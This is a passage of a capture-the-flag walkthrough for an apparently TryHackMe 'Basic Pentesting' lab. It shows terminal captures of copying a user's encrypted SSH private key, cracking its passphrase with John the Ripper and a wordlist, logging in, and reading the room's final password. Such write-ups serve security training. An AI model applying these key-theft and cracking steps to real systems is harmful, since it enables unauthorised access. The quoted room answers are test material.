Applications Places System Sat 26 Oct, 11:21
root@ip-10-10-189-141: ~
File Edit View Search Terminal Help
Eu/lP8xQlxmmpvPsDACMtqA1IpoVl9m+a+sTRE2EyT8hZIRMiuaoTZIV4ChuY6Q
3QP52kfZzbJt3ciN2AmYv205ENIJvrsacp13PZRnlJsbGxmx0kVxdvPC5mR/pnIV
wrrVsgJQJoTpFRShHjQ3sOoJ/r/8/D1CVtD4UsFz+jy9kXKLaT/oK491zK8nwG
URUvqvBhDS7cq8C5rFGJUYD79guGh3He5Y7bl+ndXKNZLmlz0nauc5bKV4i+YuJ7
AGIEExXRtJXlwF4G0bsl5vbydM55XLnBRyoF62ucYS9ecrAr4NGMggcXFYVncxMyK
AXDKwSwwf/yHEwX8ggTEsv5Ad+BxdeMoiAk8c1Yy1tzwaMZsn0SyHXuVlB4Jn5
hQL3R80rZETsuXxfDVkrPea0KEE1vhEVZQXVSOHGiDyKCA6a16WYdI9i2+uNR
ugjvVBVZZIBH+w5YJhYtrInQ7DMqAyX1YB2pm+cLeRgF3yrP9a2kLaAdk9dBQcV
ev6cTcfzbhByhVql1WqwDUZtR0Twf80jo8QDlq+HE0bvC/b/0FxQKYEtgfH4/UC
D5qrsHAK15DnhH4IXrIkPlA999CXRhWi7mF5Ji41F307iAEjwKh6Q/YjgPvgj8LG
0sCP/iugxt7u+91J7qov/RBTr07GeyX5Lc/SW1j6T6sjKEga8m9fs10h4TErePkt
t/CCVLbkM22Ewao8gluHN5VtaNH0mTLnpjfNLVJCDHl0hKzi3zZmdrxhql+/WJQ
4eaCAh1kUL3eseN3ZpQWRnDGAAPxH+LgPyE8Sz1it8aPuP8gZABUFjBbEFMwNYB
e5ofsDLuI0hCVzsw/DIUrF+4liQ3R36Bu2R5+kmPFIkkeW1tYWIY7CpfoJSd74VC
3Jt1/ZW3Xcb76R75sG5h6Q4N8gu5c/M0cdq16H9MHwpdin90Ztq02zNxFvpvXthY
-----END RSA PRIVATE KEY-----
jan@basic2:/home/kay/.ssh$
```




```

Hirangshu Rana [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Machine View Input Devices Help
TryHackMe | Basic Penter x THM Browser-Based x +
https://vnc.tryhackme.tech/index.html?host=proxy-3.tryhackme.tech&password=93a2017527704d78&proxyIP=10.10.189.141&resize=remote
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Applications Places System Sat 26 Oct, 11:26
root@ip-10-10-189-141: /home
File Edit View Search Terminal Help
root@ip-10-10-189-141:/home# clear
root@ip-10-10-189-141:/home# cat >kay.text
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

IoNb/J0q2Pd56EZ23oAaJxLvhvS1crRr40NGUAnKcRxg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUZTUEBPsmb487RdfVktVOvRvHty1k2aLy2Lka2cnfjz8Llv+FMadsN
XRvjw/HRIcGcXPY8B7nsA1eiPYrPZH1H3Q0FTYlSPMV79RC65i6frkDSvxZbdFX
AkAN+3TSFU49AEVKBjtZnLTEBw31nxjv0llXAq1ax5QfeXMacIO0UNCHATlpvXnN
lG4BaG7cVxs1AmPieflx7uN4RuB9NZs4Zp0lplbCb4UEawX0Tt+Vkd6kzh+Bk0aU
hWQJCdnB/U+dRasu3oxqykLUk2dUp7lrVApq46y+ogK/woTbnTrkRngKqLQxMl
lIWZye4yrLETfc275hzVVYh6FkLgt0faLy0bMqGIRt+ewVoXOrZPB1v8iyNTDdE
3jRjqb0GlpS01hAWKIRxUpaEr18lcZ+0lY00Vw2oNL2xKUgtQpV2jh04yGdXbfJ
LYWlXnnJjpVMhKC6a75pe4ZVxfMt0Qck40k01aRGqlFnwaPxJYVGhauUoVexn7
bUpo+eLVVs5mo5tbpkDhi0NRfnGp1t6bn7Tv77ACayGzHdpIAqZmv/0hwTRnrB
RVhY1CUF7xGNmbnzYHzNEWMppE2i8mFsavFCJEC3cDgn5TqVUxfh6CJJRvhdxVY
VqVjsot+Czf7mbwm5nFstPP10nndC6JmrUEUje1bLz8Cw6bX5s+b95eFceelNMmVe
B0WhqnPtDtVtg3sFdjxp0hgGXq4bAMBnM4chFcK7RpvcRjsKyWYVEDJMYvc87Z0
ysv0p0v9WnfOUdoN+U4pyPGPmNU4Zd2qeKNIWYEZZZMyypuGCfdAOsARf6/kKwG
```




Step 2: I use SSH Private Key to access the Target Machine. And also, I have to give read write Permission to the key.text file.



```

Himangshu Rana [Running] - Oracle VirtualBox
File Machine View Input Devices Help
TryHackMe | Basic Pentest THM Browser-Based + https://www.tryhackme.tech/index.html?host=proxy-3.tryhackme.tech&password=93a2017527704d78&proxy=10.10.189.141&resize=remote
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Sat 26 Oct, 11:27 root@ip-10-10-189-141:/home
File Edit View Terminal Help
AXDKW5wwf7/yHewXbggTESv5Ad+BxdeMo!AkBc1Yy1tzwdmaMZSn0SyHXuVb4Jn5
phQl3R80rZETsuXxFDVKrPea0KEE1vhEVZQXVOHcuiDykCA6a16WYd1912+uNR
ogjvVBVbZ1BH+w5JhYtrIn07DmqAyX1YB2pm+LeRgf3yrP9a2kLaadk9dbQcV
ev6CtfzbhbyVqnl1WqwuDUzTrotfl180jo80Dlq+HE0bvCB/o2FxQKYEtgfH4/UC
D5qrSHAK15dhH4IXr1kPlA799CXrhW17mf53i41F307iaeJwkh6Q/YjgPvgj8LG
OsCP/lugxt7+91J7qov/RBTR07GeyX5Lc/SW1j6t6sjkEga8m9fs10h4TERePKT
t/CCVLbkhM22Ewa0gIguHN5VtaH0mLnpnjFLVJCDHl0khzLmdrxhqL+WJQ
4eaCAh1hUL3eselNzQrnDGAAPxh+LgPyE8s21t8aUp8gZABUFjBbEFMwNB
e5ofsdLuIOhCVzsw/DIUrF+4lQ3R36Bu2R5+kmPFIkkeW1tWYI7Cpf0Jsd74VC
3Jt1/ZW3Xcb76R75sGShQ4N8gu5c/M0cdq16H9Mhwpdin90ZTq02zNxFvpvXthY
-----END RSA PRIVATE KEY-----
root@ip-10-10-189-141:/home# ls
key.text  root  ubuntu
root@ip-10-10-189-141:/home# chmod 600 key.text
root@ip-10-10-189-141:/home# ls -l
total 12
-rw----- 1 root  root  3326 Oct 26 11:25 key.text
drwx----- 3 root  root  4096 Aug 17 2020 root
drwxr-xr-x  8 ubuntu ubuntu 4096 Jun  5 13:31 ubuntu
root@ip-10-10-189-141:/home#


```



```

Himangshu Rana [Running] - Oracle VirtualBox
File Machine View Input Devices Help
TryHackMe | Basic Pentest THM Browser-Based + https://www.tryhackme.tech/index.html?host=proxy-3.tryhackme.tech&password=93a2017527704d78&proxy=10.10.189.141&resize=remote
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Sat 26 Oct, 11:28 root@ip-10-10-189-141:/home
File Edit View Search Terminal Help
root@ip-10-10-189-141:/home
File Edit View Search Terminal Help
phQl3R80rZETsuXxFDVKrPea0KEE1vhEVZQXVOHcuiDykCA6a16WYd1912+uNR
ogjvVBVbZ1BH+w5JhYtrIn07DmqAyX1YB2pm+LeRgf3yrP9a2kLaadk9dbQcV
ev6CtfzbhbyVqnl1WqwuDUzTrotfl180jo80Dlq+HE0bvCB/o2FxQKYEtgfH4/UC
D5qrSHAK15dhH4IXr1kPlA799CXrhW17mf53i41F307iaeJwkh6Q/YjgPvgj8LG
OsCP/lugxt7+91J7qov/RBTR07GeyX5Lc/SW1j6t6sjkEga8m9fs10h4TERePKT
t/CCVLbkhM22Ewa0gIguHN5VtaH0mLnpnjFLVJCDHl0khzLmdrxhqL+WJQ
4eaCAh1hUL3eselNzQrnDGAAPxh+LgPyE8s21t8aUp8gZABUFjBbEFMwNB
e5ofsdLuIOhCVzsw/DIUrF+4lQ3R36Bu2R5+kmPFIkkeW1tWYI7Cpf0Jsd74VC
3Jt1/ZW3Xcb76R75sGShQ4N8gu5c/M0cdq16H9Mhwpdin90ZTq02zNxFvpvXthY
-----END RSA PRIVATE KEY-----
root@ip-10-10-189-141:/home# ls
key.text  root  ubuntu
root@ip-10-10-189-141:/home# chmod 600 key.text
root@ip-10-10-189-141:/home# ls -l
total 12
-rw----- 1 root  root  3326 Oct 26 11:25 key.text
drwx----- 3 root  root  4096 Aug 17 2020 root
drwxr-xr-x  8 ubuntu ubuntu 4096 Jun  5 13:31 ubuntu
root@ip-10-10-189-141:/home#
Enter passphrase for key 'key.text': 

```




```

Himangshu Rana [Running] - Oracle VirtualBox
File Machine View Input Devices Help
TryHackMe | Basic Pentest THM Browser-Based + https://www.tryhackme.tech/index.html?host=proxy-3.tryhackme.tech&password=93a2017527704d78&proxy=10.10.189.141&resize=remote
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Sat 26 Oct, 11:29 root@ip-10-10-189-141:/home
File Edit View Search Terminal Help
root@ip-10-10-189-141:/home
File Edit View Search Terminal Help
e5ofsdLuIOhCVzsw/DIUrF+4lQ3R36Bu2R5+kmPFIkkeW1tWYI7Cpf0Jsd74VC
3Jt1/ZW3Xcb76R75sGShQ4N8gu5c/M0cdq16H9Mhwpdin90ZTq02zNxFvpvXthY
-----END RSA PRIVATE KEY-----
root@ip-10-10-189-141:/home# ls
key.text  root  ubuntu
root@ip-10-10-189-141:/home# chmod 600 key.text
root@ip-10-10-189-141:/home# ls -l
total 12
-rw----- 1 root  root  3326 Oct 26 11:25 key.text
drwx----- 3 root  root  4096 Aug 17 2020 root
drwxr-xr-x  8 ubuntu ubuntu 4096 Jun  5 13:31 ubuntu
root@ip-10-10-189-141:/home#
Enter passphrase for key 'key.text':
key@10.10.22.190's password:
Permission denied, please try again.
key@10.10.22.190's password:
Permission denied, please try again.
key@10.10.22.190: Permission denied (publickey,password).
root@ip-10-10-189-141:/home#

```




Step 3: I need the Password for the Private key and Now I use John The Ripper to crack this hash and extract the SSH private key password.



```
Hirangshu Rana [Running] - Oracle VirtualBox
File Machine View Input Devices Help
TryHackMe | Why Subscribe? THM Browser-Based
https://vnc.tryhackme.tech/index.html?host=proxy-3.tryhackme.tech&password=93a2017527704d78&proxyIP=10.10.189.141&resize=remote
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Applications Places System Sat 26 Oct, 11:50
AttackBox IP:10.10.10.189.141
root@ip-10-10-189-141:~#
File Edit View Search Terminal Help
4156a9a5d56ab00d466d44e4f07ef348ebf100e5abe1c4d1bbc207fa3617140a604b607c7e3f5020f9aab0700ad790e7847e085eb2243e503bf7d097ae15a2ee6179262e351773bb880123c0a87a4
3f62380fbef0fc48e97ff2ba0c6deeef7bd2cf2d5b58fa4fab2328481af26f5f4b5d21e1312b78f913b7f08254b06436d84c1aa3c82582e1cd55b5a347d26
4cb9e8df34b5490831e5d212b38b7cd999daf186a97ef6d250e1e6820079358542f77ac78dd9a505919c318000fc47ff8b80fc84f12c5f8adff1a3ee3fc8190015058c16c414cc0d6017b9a1fb032e
e20e842573b30fc3214ac5fb8962437477e81bb6479fa498f148924796d6d16218ec2a5fa0949def8542dc9b75fd95b75c26fbe91ef9b06e61e90e0df20bb973f33471dab5e87f4c1f0a5d8a7f4e6
53aedb337116fae65ed8
root@ip-10-10-189-141:~# /opt/john/john kay2.txt --wordlist=/usr/share/wordlists/rockyou.txt
bash: /opt/john/john: No such file or directory
root@ip-10-10-189-141:~# /opt/john/john kay2.txt --wordlist=/usr/share/wordlists/rockyou.txt
bash: /opt/john/john: No such file or directory
root@ip-10-10-189-141:~# /opt/john/john kay2.txt --wordlist=/usr/share/wordlists/rockyou.txt
bash: /opt/john/john: No such file or directory
root@ip-10-10-189-141:~# /opt/john/john kay2.txt --wordlist=/usr/share/wordlists/rockyou.txt
Note: This format may emit false positives, so it will keep trying even after finding a possible candidate.
Warning: detected hash type "SSH", but the string is also recognized as "ssh-opencl"
Use the "--format=ssh-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MDS/AES 1=MDS/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax      (kay.text)
[...]

```

Step 4: Now we can Access the Target Machine using SSH Private Key



```
Hirangshu Rana [Running] - Oracle VirtualBox
File Machine View Input Devices Help
TryHackMe | Why Subscribe? THM Browser-Based
https://vnc.tryhackme.tech/index.html?host=proxy-3.tryhackme.tech&password=93a2017527704d78&proxyIP=10.10.189.141&resize=remote
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Applications Places System Sat 26 Oct, 11:52
AttackBox IP:10.10.10.189.141
root@ip-10-10-189-141:~#
File Edit View Search Terminal Help
kay@basic2:~#
Warning: detected hash type "SSH", but the string is also recognized as "ssh-opencl"
Use the "--format=ssh-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MDS/AES 1=MDS/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax      (kay.text)
:~$ ssh -i kay.text root@10.22.190
Enter passphrase for key 'kay.text':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$ 
```



Task 11 : What is the final password you obtain?

Answer is : heresareallystrongpasswordthatfollowsthepasswordpolicy\$\$

Using kay find that pass.bak file and open it to get the final Password



```

Himangshu Rana [Running] - Oracle VirtualBox
File Machine View Input Devices Help
TryHackMe | Why Subscri... THM Browser-Based
https://nc.tryhackme.tech/index.html?host=proxy-3.tryhackme.tech&password=93a2017527704d78&proxyIP=10.10.189.141&resize=remote
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Applications Places System Sat 26 Oct, 11:53
AttackBox IP:10.10.189.141
kay@basic2: ~
File Edit View Search Terminal Help
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax      (kay.text)
1g 0:00:00:17 DONE (2024-10-26 11:51) 0.05586g/s 801212p/s 801212c/s 801212C/s Vamos! :3
Session completed.
root@ip-10-10-189-141:~# ssh -i kay.text root@10.22.190
Enter passphrase for key 'kay.text':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)


 * Documentation: https://help.ubuntu.com
 * Management:   https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$ ls
pass.bak
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
kay@basic2:~$
```

The Final Password is

heresareallystrongpasswordthatfollowsthepasswordpolicy\$\$



```

